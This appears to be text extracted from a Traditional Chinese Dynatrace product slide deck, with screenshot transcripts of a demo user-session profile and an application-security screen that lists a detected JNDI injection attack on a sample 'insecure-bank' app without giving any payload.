
- 數據採集
- 問題識別
- 根因分析
- 問題修復

智能化

- 上下文（因果關係）



Dynatrace 智慧軟體維運平臺



DYNATRACE INTELLIGENT

AI 驅動的主動預警

發生問題？直接告訴你為什麼



自動拓樸



快速掌握客訴




maria

Session details related to this user profile are outlined below.

Maria 使用過這些服務

6 Applications accessed

www.vmware.easytravel.com (Web)
www.easytravel.com (Web)
easyTravel Rental Cars (3) (Custom)
3 more...



United States and more



5 Browser and device types used

Desktop
Mobile
Synthetic



52 s

Session duration



Philipp Gansmeyer

Real user identifier



Mobile app

Application type



easyTravel Mobile (mainfr...

Application name



Tolerable

User experience score



1

Action with errors



iOS 12.1.4

Operating system



7.9.8

Application version



Apple, iPad Pro 2 12.9"

Device manufacturer and name



768 x 1024

Screen resolution



Chicago, United States

Geo location



135.227.254.67

IP address



NOKIA

ISP



Rooted/Jailbroken

Rooted or jailbroken


使用環境資訊

Battery level	23 %
Free memory	14 % / 99 MiB
Connection type	WiFi
Screen orientation	Portrait
Network technology	4G
Carrier	T-Mobile


CPU	armv7
IP address	135.227.254.67
ISP	NOKIA
Screen resolution	768 x 1024
User language	en_US
Rooted / jailbroken	no

還原每一個元件效能


單一程式各元件花費時間序 (Waterfall)



交易如何在系統串聯呼叫




交易callstack



APPLICATION SECURITY

資訊安全呢？

自動關聯攻擊行為



駭客攻擊細節追蹤

Search dynatrace.com: cfm05957...

Attacks A-ESEF0E42

A-ESEF0E42: insecure-bank

192.168.56.1 /insecure-bank/login JNDI injection JndiManager.lookup():172 insecure-bank-prod

Entrypoint 駭客進入點

URL
/insecure-bank/login

Code location
org.springframework.security.web.header.HeaderWriterFilter.doFilterInternal(javax.servlet.http.Http